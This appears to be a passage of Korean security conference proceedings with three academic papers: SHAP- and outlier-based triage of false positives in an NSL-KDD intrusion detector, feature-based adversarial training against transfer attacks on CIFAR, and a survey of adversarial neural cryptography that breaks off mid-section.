본 논문에서는 AI 예측에 대한 신뢰도를 분석하는 방법을 제안한다. 신뢰도 분석을 위해 SSSF(Sum of SHAP value of Selected value)와 Outlier Score 이 2가지 지표를 사용한다. SSSF를 통해 Label 편향도를 살펴보고 Outlier Score를 통해 데이터의 anomaly 정도를 확인하여 분석 보조 지표로 사용한다. [그림 1]과 같은 방식으로 Test Data의 분석 지표를 생성한다. AI Explainer는 데이터에 대한 SHAP value를 산출해주는 모듈이고 SSSF와 Outlier Score, AI prediction을 산출하여 DB 저장 후 분석가의 분석이 진행된다. 결론적으로 SSSF의 예측 기대치와 상이한 데이터, Outlier Score가 큰 데이터 순서로 검수할 시 같은 데이터 개수 대비 더 많은 오탐을 탐지할 수 있다.




[그림 1] 제안 방법 흐름도

3-1. SSSF Module

AI Model 학습에 사용된 Train Dataset의 SHAP 추출 후 Summary plot을 통해 기여도가 높았던 순서로 각 Feature value에 따른 SHAP value 분포를 [그림 2]과 같이 확인할 수 있다. 그중 'dst_host_srv_count'를 보고 다음과 같이 해석할 수 있다. 파란색 인스턴스들은 오른쪽에 주로 분포하여 Feature value가 작을수록 Model의 예측에 긍정적인 영향을 주고, 빨간색 인스턴스들은 왼쪽에 분포하여 Feature value가

커질수록 Model의 예측에 부정적인 영향을 준다는 것을 확인할 수 있다.



[그림 2] Train Dataset SHAP Summary Plot

이처럼 Feature value 별 SHAP value 해석이 뚜렷한 Feature들을 중 실제 분석에 사용할 10개의 Feature로 선정한다. 선별한 Feature들은 해당 데이터의 성질을 유추할 수 있는 대표 Feature들이다. 여기서 산출한 SSSF는 데이터의 성질을 대변하여 어느 Label에 가까운 유형인지 Label 편향도를 볼 수 있는 지표이다. 악성/정상을 분류하는 AI Model을 예로 설명하면, 악성이라 예측된 Test Data의 Feature들은 악성이라 판단하는 데 긍정적인 영향을 줬을 것이므로 전체적인 SHAP value가 클 것이다. 여기서 SSSF값이 크게 나오는 것이 아니라 정상 데이터와 같이 작게 나온다면 AI 오탐을 의심해 볼 수 있다. 또한, 설명 가능한 Feature로 산출한 결과이기에 분석에 사용하기 용이하다.

3-2. Outlier Module

Outlier Score란 Data가 다른 Date들과 얼마나 멀리 있는가, 다른가를 의미하는 수치이다. Outlier Detection 알고리즘을 이용하여 Outlier 정도를 측정하여 사용한다. Train Dataset을 Label별로 그룹을 나누고 Test Data에 대한 AI 예측 Label에 해당하는 Train Dataset들과의 Outlier Score를 측정한다.

IV. 실험 결과

본 논문에서는 NSL-KDD dataset을 사용하여 AI-IDS를 구축하고 SSSF, Outlier Score 지표의 유용성을 검증하였다.

NSL-KDD Dataset은 KDD'99의 문제를 해결하기 위해 제안된 Dataset으로, 단점을 보완하여 정제되었으며, 중복 레코드를 제거하였다. NSL-KDD Dataset의 Label은 [표 1]과 같이 Normal과 크게 4가지 공격 유형으로 이루어져 있으며, 제안 방법의 실험은 4가지의 공격 유형을 하나로 합하여 Normal, Attack 2가지를 분류하였다. NSL-KDD Dataset의 41개 Feature는 Binary, Continuous, Symbolic 총 3가지로 나뉜다. Binary는 그대로 사용하고, Continuous는 Min-Max Normalization, Symbolic은 One-Hot Encoding을 사용하였다.

Dataset	Total No. of Instance					
	Instance	Normal	Dos	Probe	U2R	R2L
Train	125,973	67,343	45,927	11,656	52	995
Test	22,544	9,711	7,460	2,421	67	2,885

[표 1] NSL-KDD Dataset

AI Model은 XGBoost를 사용하였고 사용한 Parameter는 [표 2]와 같다.


Parameter	value	Parameter	value
booster	gbtree	max_depth	3
objective	binary: logistic	learning_rate	0.1
colsample_ bytree	0.8	min_child_ weight	1

[표 2] XGBoost Parameters


SSSF는 Train Dataset의 SHAP summary plot을 참조하여 Label과 관련하여 설명 가능하고 기여도가 높은 Feature, Feature - SHAP value의 해석이 명확한 Feature 10개를 선택하여 사용하였다. Outlier Score는 kNN 알고리즘을 사용해 k=5일 때의 Data와의 Euclidean 거리를 Outlier Score로 채택해 사용하였다.

[그림 4]와 [그림 5]는 각각 Test Dataset 중 Attack, Normal만을 포함한 Dataset의 결과이다. 파란색은 AI 예측 Label과 실제 Label이 일치해 예측에 성공한 데이터이며, 붉은색은 예측

에 실패한 데이터이다. Test Dataset에서 Label이 Attack인 데이터의 SSSF값은 클 것으로 예측하였고, Normal인 데이터의 SSSF값은 작을 것으로 예측하였다. 실제로 [그림 4]의 Test Dataset 중 Outlier Score가 1.0이상인 부근에서 SSSF값이 매우 낮은 Data들의 분포가 증가하고, SSSF가 작은 값들 위주에서 예측에 실패한 데이터가 다수 분포하고 있는 것을 확인할 수 있다. 또한, [그림 5]에서 SSSF가 큰 값들 위주에서 예측에 실패한 데이터가 다수 분포하고 있는 것을 확인할 수 있다.



[그림 3] AI result of Test Dataset with Only Attack



[그림 4] AI result of Test Dataset with Only Normal

AI 오탐을 찾아내기 위해 분석가는 AI 예측 결과를 보고 Attack일 시 SSSF가 낮고 Outlier Score가 큰 데이터 순서로, Normal일 시 SSSF가 크고 Outlier Score가 큰 데이터 순서로 분석 시 보다 효율적인 오탐 검출이 가능하다.

V.결론

지능화되고 고도화되는 사이버 위협은 날이 갈수록 증가하고 있다. 이를 해결하기 위해 AI 기술이 도입되고 있지만, AI의 Black-Box와 같은 특성으로 인해 AI 예측에 대한 해석의 어려워 전문가의 직접적인 분석이 동반되어야 한다. 하지만, 발생하는 공격이 분석가의 처리량보다 훨씬 상회한다. 이에 대한 효율적인 대책이 없어 대부분의 위협에 대해 정확한 분석과 대응하지 못하고 있다.

이에 본 논문에서는 XAI 기술을 통해 AI 예측에 대한 해석 가능성을 제공하고, SSSF, Outlier Score와 같은 2가지 지표를 통해 AI 오탐을 보다 높은 확률로 탐지할 수 있음을 확인할 수 있었다. 결과적으로 AI 판단 중 신뢰도가 낮은 데이터 순서로 분석을 진행할 수 있어 분석가의 효율적인 분석에 기여할 수 있다.

[참고문헌]

[1]. Om, H., & Kundu, A. (2012, March). A hybrid system for reducing the false alarm rate of anomaly intrusion detection system. In 2012 1st International Conference on Recent Advances in Information Technology (RAIT) (pp. 131-136). IEEE.

[2]. Hubballi, N., & Suryanarayanan, V. (2014). False alarm minimization techniques in signature-based intrusion detection systems: A survey. Computer Communications, 49, 1-17.

[3]. Gunning, D., & Aha, D. (2019). DARPA's explainable artificial intelligence (XAI) program. AI Magazine, 40(2), 44-58.

[4]. Páez, A. (2019). The pragmatic turn in explainable artificial intelligence (XAI). Minds and Machines, 29(3), 441-459.

[5]. Wang, M., Zheng, K., Yang, Y., & Wang, X. (2020). An explainable machine learning framework for intrusion detection systems. IEEE Access, 8, 73127-73141.

전이 공격에 강건한 딥러닝 모델을 위한 특징 기반 적대적 학습†

류권상*, 최대선**

*숭실대학교 (대학원생), **숭실대학교 (교수)

Feature-based Adversarial Training for Robust Deep Learning Model against Transfer Adversarial Attacks

Gwonsang Ryu*, Daeseon Choi**

*Soongsil University(Graduate student), **Soongsil University(Professor)

요 약

딥러닝은 다양한 분야에서 놀라운 성능을 보여주고 있지만 입력 데이터에 사람이 인식할 수 없는 노이즈를 추가하여 적대적 예제를 생성하는 적대적 공격에 취약하다. 공격자는 실제 환경에 배치된 딥러닝 모델에 대한 정보를 알 수 없기 때문에 블랙박스 공격에서 효과적인 방법 중 하나인 전이 공격을 시도한다. 최근, 전이 공격은 특징 기반 변조를 통해 생성된 적대적 예제가 전이력이 더욱 높다고 연구되었다. 본 논문은 전이 공격에 강건한 딥러닝 모델을 학습하기 위한 특징 기반 적대적 학습 방법을 제안한다. 제안 방법은 원본 데이터와 적대적 예제의 특징이 유사하다고 인식하도록 딥러닝 모델을 학습시킨다. CIFAR-10, CIFAR-100 데이터 셋을 활용하여 제안 방법을 평가한 결과, 최신 적대적 학습 방법들 보다 제안 방법이 전이 공격에 최대 8.54% 더욱 강건하다는 것을 보였다.

I. 서론

딥러닝은 이미지 분류 [1], 객체 탐지 [2], 자연어 처리 [3]와 같은 다양한 분야에서 놀라운 성능을 보여주고 있어 많은 관심을 받고 있다. 하지만, 딥러닝은 입력 데이터를 최소한으로 변조시켜 딥러닝 모델이 원래 class가 아닌 다른 class로 오인식하게 만드는 적대적 공격 (Adversarial attack)에 취약하다 [4].

실제 환경에 배치된 딥러닝 모델을 속이기 위해서, 공격자는 네트워크 구조, 학습 데이터 셋과 같은 공격 대상인 딥러닝 모델에 관한 어떠한 정보를 알지 못하기 때문에 전이 공격 (Transfer attack)을 수행해야 한다. 딥러닝 모델들이 유사한 특징을 학습하여 유사한 분류 경계를 형성하기 때문에 한 모델을 속이는 적대적 예제 (Adversarial example)는 다른 모델을 속일 수 있다는 특성을 이용하는 것이다. 최근, 특징 기반 변조를 통해 생성된 적대적 예제가 전이력이 더욱 높다고 연구되었다 [5].

적대적 학습 (Adversarial training) 방법은 전이 공격을 포함한 적대적 공격에 대응하기 위한 효과적인 방법 중 하나이다. 적대적 학습은 반복적으로 적대적 예제를 생성하고 딥러닝 모델이 생성된 적대적 예제를 올바르게 분류하도록 학습시킨다. 하지만, 적대적 학습은 딥러닝 모델을 적대적 예제만 올바르게 분류하도록 학습하거나 원본 데이터와 적대적 예제에 대한 에러의 균형을 조절하기 때문에 일반 학습에 비해 원본 데이터에 대한 분류 정확도가 떨어진다는 단점이 있다 [6], [7].

본 논문에서는 원본 데이터에 대한 분류 정

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00511, 엣지 AI 보안을 위한 Robust AI 및 분산 공격탐지기술 개발).

**교신저자: 최대선 (sunchoi@ssu.ac.kr)




그림 1. 특징 기반 적대적 학습 과정

확도를 높이면서 전이 공격에 강건한 딥러닝 모델을 학습하기 위해 특징 기반 적대적 학습 방법을 제안한다. 제안 방법은 원본 이미지의 특징과 멀어지도록 생성된 적대적 예제를 학습 데이터로 활용하며 원본 데이터와 적대적 예제의 특징이 최소화하도록 딥러닝 모델을 학습한다. 실험을 통해 제안한 적대적 학습 방법이 최신 적대적 학습 방법 [6], [7]에 비해 전이 공격에 더 강건하다는 것을 보이고 원본 데이터와 적대적 예제의 특징을 줄이면 원본 데이터에 대한 분류 정확도가 향상한다는 것을 보인다.

II. 관련 연구

적대적 학습은 모델 손실의 최대화-최소화 원리를 기반으로 한다. 최대화 단계에서, 모델의 손실이 최대가 되도록 학습 데이터를 변조하여 적대적 예제를 생성하는 것이다. 최소화 단계에서, 최대화 단계에서 생성된 적대적 예제를 올바른 class로 분류하도록 딥러닝 모델을 학습하는 것이다. 대표적인 적대적 학습 방법으로 MAT (Madry's Adversarial Training) [6]과 TRADES (TRade off-inspired Adversarial DEfense via Surrogate loss) [7]가 있다.

MAT [6]은 최대화-최소화 최적화 문제로 다음과 같이 적대적 학습 방법을 정의한다.

$$\min_\theta E_D\left[\max_{\hat{x}\in S_x} L_{ce}\left(f_\theta(\hat{x}),y\right)\right] \quad (1)$$

여기에서 θ는 모델 파라미터, $\hat{x}$은 원본 데이터 x를 변조하여 생성된 적대적 예제, $f_\theta(\bullet)$는 입력 데이터에 대한 모델의 출력 벡터, D는 학습 데이터셋의 분포, $L_{ce}(\bullet)$는 크로스 엔트로피 (Cross entropy) 손실 함수, S_x는 원본 데이터 x에 대해서 노이즈 영역을 L_p-norm으로 제한하는 것을 의미한다. 최대화 단계에서는 FGSM (Fast Gradient Sign Method) [8] 또는 PGD (Projected Gradient Descent) [6] 공격으로 적대적 예제를 생성하고 최소화 단계에서는 최대화 단계에서 생성된 적대적 예제를 올바른 class로 분류하도록 딥러닝 모델을 학습한다.

TRADES [7]는 다음과 같이 정규화된 대리 (Surrogate) 손실을 최적화하도록 정의된다.

$$\min_\theta E_D\left[L_{ce}(f_\theta(x),y)+\max_{\hat{x}\in S_x} L_{kl}\left(f_\theta(x),f_\theta(\hat{x})\right)/\lambda\right] \quad (2)$$

여기에서 $L_{kl}(\bullet)$은 Kullback-Leibler divergence 손실 함수이고 λ는 원본과 강건함 에러의 중요성에 대한 균형을 조절하는 파라미터이다. 최대화 단계에서 원본 데이터에 대한 모델의 출력 벡터와 차이가 커지도록 적대적 예제를 생성하고 최소화 단계에서는 원본 데이터를 올바른 class로 분류할 뿐 아니라 최대화 단계에서 생성된 적대적 예제에 대한 모델의 출력 벡터가 원본 데이터에 대한 모델의 출력 벡터와 가까워지도록 딥러닝 모델을 학습한다.

III. 제안 방법

본 논문에서 제안하는 특징 기반 적대적 학습 방법은 그림 1과 같다. 먼저, 원본 데이터의 특징과 멀어지도록 변조하여 적대적 예제를 생성하고 원본 데이터와 생성된 적대적 예제를 올바르게 분류할 뿐 아니라 원본 데이터와 적

대적 예제의 특징이 가깝다고 인식하도록 딥러닝 모델을 학습한다.

3.1 최대화 단계

전이 가능한 적대적 예제를 생성하기 위해, 최대화 단계에서 원본 데이터의 특징과 적대적 예제의 특징을 최대화하는 손실 함수를 다음과 같이 정의하고 정의된 목적 함수를 최대화함으로써 전이력이 높은 적대적 예제를 생성한다.

$$L_{feat}(x,\hat{x}) = \| F_\theta(x) - F_\theta(\hat{x}) \|_2 \quad (3)$$

여기에서 x는 원본 데이터, $\hat{x}$은 x에 노이즈를 추가하여 생성된 적대적 예제, $\| \cdot \|$는 L_2-norm, $F_\theta(\cdot)$는 딥러닝 모델의 마지막 콘볼루션 층의 출력 벡터를 의미한다. 적대적 예제는 다음과 같이 생성된다.

$$\hat{x}_i = \hat{x}_{i-1} + \mathrm{clip}_\epsilon\left(\alpha \cdot \mathrm{sign}\left(\nabla_{\hat{x}_{i-1}} L_{feat}(x,\hat{x}_{i-1})\right)\right) \quad (4)$$

여기에서 α는 단계 크기 (Step size), ϵ은 최대 변조량, $\mathrm{clip}_\epsilon(\cdot)$는 사영 연산 (Projection operation), $\hat{x}_i$와 $\hat{x}_{i-1}$은 각 반복에서 생성된 적대적 예제를 의미한다.

3.2 최소화 단계

최소화 단계에서 제안 방법의 목적은 원본 데이터의 분류 정확도를 높이면서 전이 공격에 강건한 딥러닝 모델을 학습하는 것이다. 원본 데이터를 올바른 class로 분류하기 위한 손실 항은 다음과 같이 정의된다.

$$L_{nat}(x,y) = L_{ce}(f_\theta(x),y) \quad (5)$$

여기에서 y는 원본 데이터에 대한 class, $f_\theta(\cdot)$는 입력 데이터에 대한 딥러닝 모델의 출력 벡터를 의미한다. 또한, 최대화 단계에서 생성된 적대적 예제를 올바르게 분류하기 위한 손실 항은 다음과 같이 정의된다.

$$L_{rob}(\hat{x},y) = L_{ce}(f_\theta(\hat{x}),y) \quad (6)$$

원본 데이터에 대한 분류 정확도를 높이면서 전이 공격에 강건한 딥러닝 모델을 학습시키기 위한 손실 함수는 다음과 같이 정의된다.

$$L(x,\hat{x},y) = L_{nat}(x,y) + L_{rob}(\hat{x},y) + \gamma \cdot L_{feat}(x,\hat{x}) \quad (7)$$

여기에서 γ는 $L_{feat}(\cdot)$의 반영 비율을 조절하는 파라미터이다.

IV. 실험

제안한 특징 기반 적대적 학습 방법을 평가하기 위해 CIFAR-10과 CIFAR-100 데이터 셋을 활용하였으며 적대적 학습 방법인 MAT [6], TRADES [7]와 성능 비교를 수행하였다.

3.1 학습 세팅

CIFAR-10과 CIFAR-100 데이터셋에 대해서 Wide-Residual Network (WRN)-34-10 [1]를 활용하여 딥러닝 모델을 학습하였다. 학습용 적대적 예제를 생성하기 위해 단계 크기 $\alpha = 0.007$, 최대 변조량 $\epsilon = 0.031$, 반복 횟수는 10회, 학습률은 0.1, 배치 크기는 64, $L_{feat}(\cdot)$의 반영 비율 $\gamma = 1.0$, 학습 반복 횟수는 100회로 설정하였다.

3.2 공격 세팅

적대적 예제를 생성하기 위해 FGSM [8], PGD [6], DeepFool [9], CW [10], MIM [11] 공격을 활용하였다. 모든 공격에 대해 단계 크기 최대 변조량은 $\epsilon = 0.031$로 설정하였고 FGSM을 제외한 나머지 공격들에 대해 단계 크기 $\alpha = 0.003$, 반복 횟수는 20회로 설정하였다.

3.2 전이 공격에 대한 강건성 평가

제안 방법을 평가하기 위해, 각 데이터 셋에 대해 일반적인 방법으로 대체 모델 (Substitute model)을 학습하였으며 대체 모델을 속이는 적대적 예제를 생성하여 제안 방법, MAT, TRADES로 학습된 모델에 입력하여 올바르게 분류하는지 확인하였다. 대체 모델의 분류 정확도는 각각 95.76%와 79.58%이다.

CIFAR-10, CIFAR-100 데이터 셋에 대해, 제안 방법은 MAT과 TRADES보다 원본 이미지에 대한 분류 정확도가 높게 측정되었으며 전이 공격에 대해 더욱 강건하였다. 제안 방법은 특징 공간을 고려하여 생성된 적대적 예제

표 1. CIFAR-10 데이터 셋에서 전이 공격에 대한 강건성 평가

	MAT	TRADES	FAT
Natural	88.09%	86.67%	**89.54%**
FGSM	86.71%	85.51%	**87.59%**
PGD	87.25%	85.66%	**88.34%**
DeepFool	88.05%	86.67%	**89.45%**
CW	87.41%	85.95%	**88.62%**
MIM	86.80%	85.34%	**87.76%**

표 2. CIFAR-100 데이터 셋에서 전이 공격에 대한 강건성 평가

	MAT	TRADES	FAT
Natural	62.96%	60.84%	**69.50%**
FGSM	60.44%	58.54%	**64.79%**
PGD	61.56%	59.37%	**67.09%**
DeepFool	62.81%	60.74%	**69.28%**
CW	62.11%	59.97%	**67.77%**
MIM	61.22%	59.07%	**66.02%**

를 활용하여 딥러닝 모델을 학습했기 때문에 기존 방법보다 전이 공격에 더욱 강건하였다. 또한, 적대적 예제의 특징이 원본 데이터의 특징과 가까워지도록 딥러닝 모델을 학습했기 때문에 분류 경계가 원본 데이터에 맞게 형성되어 원본 데이터에 대한 분류 성능도 기존 방법보다 높다.

V. 결론

본 논문에서는 원본 데이터에 대한 분류 정확도를 높이면서 전이 공격에 강건한 딥러닝 모델을 학습하는 적대적 학습 방법을 제안하였다. 실험을 통해 원본 데이터에 대한 분류 정확도와 전이 공격에 강건성이 최신 적대적 학습 방법보다 높다는 것을 보였다. 적대적 학습은 일반 학습보다 학습 속도가 느려 향후 적대적 학습 속도를 향상시키는 연구를 할 예정이다.

[참고문헌]

[1] S. Zagoruyko and N. Komodakis, Wide Residual Networks, In Proc. British Machine Vision Conference, September, 2016.

[2] T. Y. Lin, et al., Feature Pyramid Networks for Object Detection, In Proc. IEEE Computer Vision Pattern Recognition, July, 2017.

[3] A. Vaswani, et al., Attention Is All You Need, In Proc. Neural Information Processing Systems, December, 2017.

[4] C. Szegedy, et al., Intriguing Properties of Neural Networks, In Proc. International Conference on Learning Representations, April, 2014.

[5] N. Inkawhich, et al., Feature Space Perturbations Yield More Transferable Adversarial Examples, In Proc. Computer Vision Pattern Recognition, June, 2019.

[6] A. Madry, et al., Towards Deep Learning Models Resistant to Adversarial Attacks, In Proc. International Conference on Learning Representations, April, 2018.

[7] H. Zhang, et al., Theoretically Principled Trade-off between Robustness and Accuracy, In Proc. Internation Conference on Machine Learning, June, 2019.

[8] I. Goodfellow, et al., Explaining and Harnessing Adversarial Examples, In Proc. International Conference on Learning Representations, May, 2015.

[9] S.M. Moosavi-Dezfooli, et al., Deepfool: A Simple and Accurate Method to Fool Deep Neural Networks, In Proc. Computer Vision Pattern Recognition, June, 2016.

[10] N. Carlini and D. Wagner, Towards Evaluating the Robustness of Neural Networks, In Proc. IEEE Symposium Security and Privacy, May, 2017.

[11] Y. Dong, et al., Boosting Adversarial Attacks with Momentum, In Proc. Computer Vision Pattern Recognition, June, 2018.

적대적 신경망 기반의 암호 설계 기술 연구

정수용*, 홍도원**, 서창호**

*, **공주대학교 (대학원생, 교수)

Research on the Adversarial Neural Cryptography

Sooyong Jeong*, Dowon Hong**, Changho Seo**

*, **Kongju National University(Graduate student, Professor)

요 약

컴퓨팅 성능의 향상으로 많은 연산이 필요한 인공지능 기술의 활용도가 높아짐에 따라, 다양한 분야에서 인공지능을 핵심기술로 사용하고 있다. 특히, 기존의 기술들과 인공지능을 융합하여 이전 기술을 대체할 수 있는 새로운 기술을 개발하는 연구들이 수행되고 있다. 최근, 기존 암호 시스템에서의 인공지능 활용 가능성이 제시됨에 따라, 암호 알고리즘의 안전성 분석을 위한 암호 해독 및 안전한 암호 시스템 설계에 인공지능을 활용하는 다양한 기술들이 제안되었다. 이에 따라, 본 논문에서는 인공지능 기반의 안전한 암호 시스템 설계 기술에 대해 분석한다. 특히, 기존 인공지능 모델인 생산적 적대 신경망과 유사한 구조를 갖는 적대적 신경망 암호기술을 정의하고 관련 연구들을 분석한다. 그리고 제안된 기술의 안전성 향상을 위한 새로운 알고리즘을 제안한다.


I. 서론

과거 CPU에서 한정적으로 수행되었던 컴퓨팅 연산이 병렬 구현에 적합한 GPU로 확장됨에 따라 단일 연산을 반복 수행해야 하는 인공지능 기술의 활용 분야가 확장되고 있다. 기존에 사람이 직접 수행하였던 다양한 일들이 현재는 인공지능의 학습을 통해 빠르고 정확한 자동화 시스템으로 대체되고 있다. 또한, 기존의 데이터 활용기술은 인공지능과 융합하여 더욱 향상된 기술 또는 새로운 기술로 발전하고 있으며, 이를 적용하기 위하여 다양한 분야에서 인공지능 적용 기술을 연구하고 있다. 특히, 기존의 안전한 데이터 교환을 위한 암호 시스템에서의 인공지능 활용 가능성이 제시되면서 인공지능 모델 기반의 암호 시스템에 대한 많은 연구가 수행되고 있다.

초기에 암호 시스템에서의 인공지능 활용 연구는 암호 알고리즘에서 필수적인 키교환 및 키생성 연구로 시작되었다. 인공 신경망의 동기화 및 다양한 이론을 활용한 암호키 교환 기술이 제안되었지만[1,2], 해당 기술들은 완벽하게(Completely) 안전하지 않고 인공지능 기술 관점에서 지능적(Intelligent)이라고 판단하기 어렵다[3,4].

이러한 키 관련 기술 연구를 시작으로 다양한 기술들이 제안되었으며, 특히 2016년 구글 브레인(Google Brain)은 송·수신자가 인공지능 모델의 학습을 통해 안전한 데이터 교환이 가능한 암·복호화 시스템을 새롭게 제안하였다[5]. 제안된 적대적 신경망 암호(Adversarial Neural Cryptography, ANC)는 기존의 인공지능 모델

This work was supported by Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government(MSIT) (No.2020-0-00126, Research on AI-based cryptanalysis and security evaluation).



(그림1) (좌) 생산적 적대 신경망(GAN) 구조, (우) 적대적 신경망 암호(ANC) 구조

중 활발히 연구되고 있는 생산적 적대 신경망(Generative Adversarial Network, GAN)과 유사한 구조를 갖는다. 특히, 생성자와 판별자의 경쟁적 구조로 학습이 진행되는 GAN과 유사하게 강력한 공격자를 가정하여 송·수신자와 경쟁적 구조로 학습을 진행하여 안전한 데이터 교환이 가능하다. 또한, 적대적 신경망 암호의 안전성 분석을 통해 학습 과정에서 가정한 공격자가 강력할수록 안전한 시스템을 이루고 다수의 공격자를 활용하여 보다 안전한 암·복호화가 가능하다는 것이 밝혀졌다[6]. 하지만, 정확성(Accuracy)이 항상 100%가 될 수 없는 인공지능 학습의 특성상 적대적 신경망 암호가 기존의 암호 시스템을 완전히 대체하는 기술로 활용되는 것은 어렵다. 이 극복하기 위하여 다양한 내부 구조를 사용하는 연구들이 수행되었으며[3,7,8], 다양한 암호기술에 적용하기 위한 연구들이 수행되었다[4,9-12]. 특히, 암호기술에서 중요한 의사 난수 생성기(Pseudo-Random Number Generator, PRNG)[9-11] 및 일회성 패드(One-Time Pad, OTP)로 활용하는 연구들이 활발하게 수행되고 있다[4,12].

본 논문에서는 적대적 신경망 암호를 정의하고 관련 연구들을 분석한다. 그리고 암호 시스템의 안전성 분석을 위해 사용되는 가장 강력한 모델인 '선택 암호문 공격(Chosen Ciphertext Attack)'을 활용하여 기존의 제안된 기술보다 안전한 모델을 학습할 수 있는 알고리즘을 제안한다. 본 논문의 2장에서는 적대적 신경망 암호(ANC)를 정의하고 관련 연구를 분석한다. 3장에서는 공격 모델을 기반으로 기존 기술의 안전성을 분석하고 새로운 학습 알고리즘을 제안하며, 4장에서 결론으로 마무리한다.

II. 적대적 신경망 암호

2.1 적대적 신경망 암호 정의[5]

구글 브레인이 처음 제안한 적대적 신경망 암호(ANC)는 그림 1에서 보이는 것처럼 GAN과 유사한 구조를 갖는 암호 시스템으로, 새롭게 가정한 공격자(Eve)와 송·수신자(Alice, Bob)의 경쟁적 학습을 통해 안전한 암호 시스템을 생성한다. 기존의 대칭키 암호 시스템과 동일하게 송·수신자는 사전에 키를 나눠 갖는다고 가정한다. 공격자는 수동적 공격자(Passive Attacker)를 가정하며, 해당 공격자는 송신자가 평문(P)와 키(K)를 사용하여 암호화한 암호문(C)을 중간에서 탈취만 가능하다. 이러한 공격자는 암호문(C)을 통해 평문을 복구하는 것을 목표로 학습을 진행하며, 송·수신자는 수신자가 평문을 완벽하게 복구함과 동시에 공격자는 평문을 복구하지 못하는 방향으로 학습을 진행한다. 최종적으로 학습이 완료되면 수신자만이 평문을 복구할 수 있는 인공지능 기반의 안전한 암·복호화 시스템이 완성된다. 적대적 신경망 암호의 가장 큰 특징은 학습 과정에 가정하는 공격자가 강한 능력자일수록, 학습된 모델이 더욱 안전하다는 것이다.

처음 제안된 ANC에서는 모든 사용자가 동일한 구조의 합성곱 신경망(Convolutional Neural Network, CNN)을 사용하였으며 대칭키 암호뿐만 아니라 공개키 암호를 대체할 수 있는 모델을 함께 제안하였지만, 정확도의 문제로 인하여 사용의 어려움이 존재하여 향후 해결해야 할 문제로 남겨두었다.

2.2. 관련 연구

ANC는 인공지능을 활용하여 새로운 암호 시스템 설계가 가능함을 보여주었으며, 이를 기반

으로 다양한 연구들이 진행되고 있다.

먼저, 제안된 ANC의 구조 분석 연구가 수행되었다[6]. ANC는 특정 알고리즘을 목표로 학습을 진행하지 않기 때문에 인공지능이 학습한 함수를 정의하는 것이 어렵다. 따라서, 입력값과 출력값의 관계를 통해 유추해야 하며, 해당 연구에서는 이러한 내부 함수에 대한 분석을 진행하였다. 또한, 출력값인 암호문에 대한 다양한 수학적 분석을 수행하고, 2명의 공격자가 존재하는 새로운 시나리오를 제안하면서 안전성 향상을 위한 방법을 제시하였다[6].

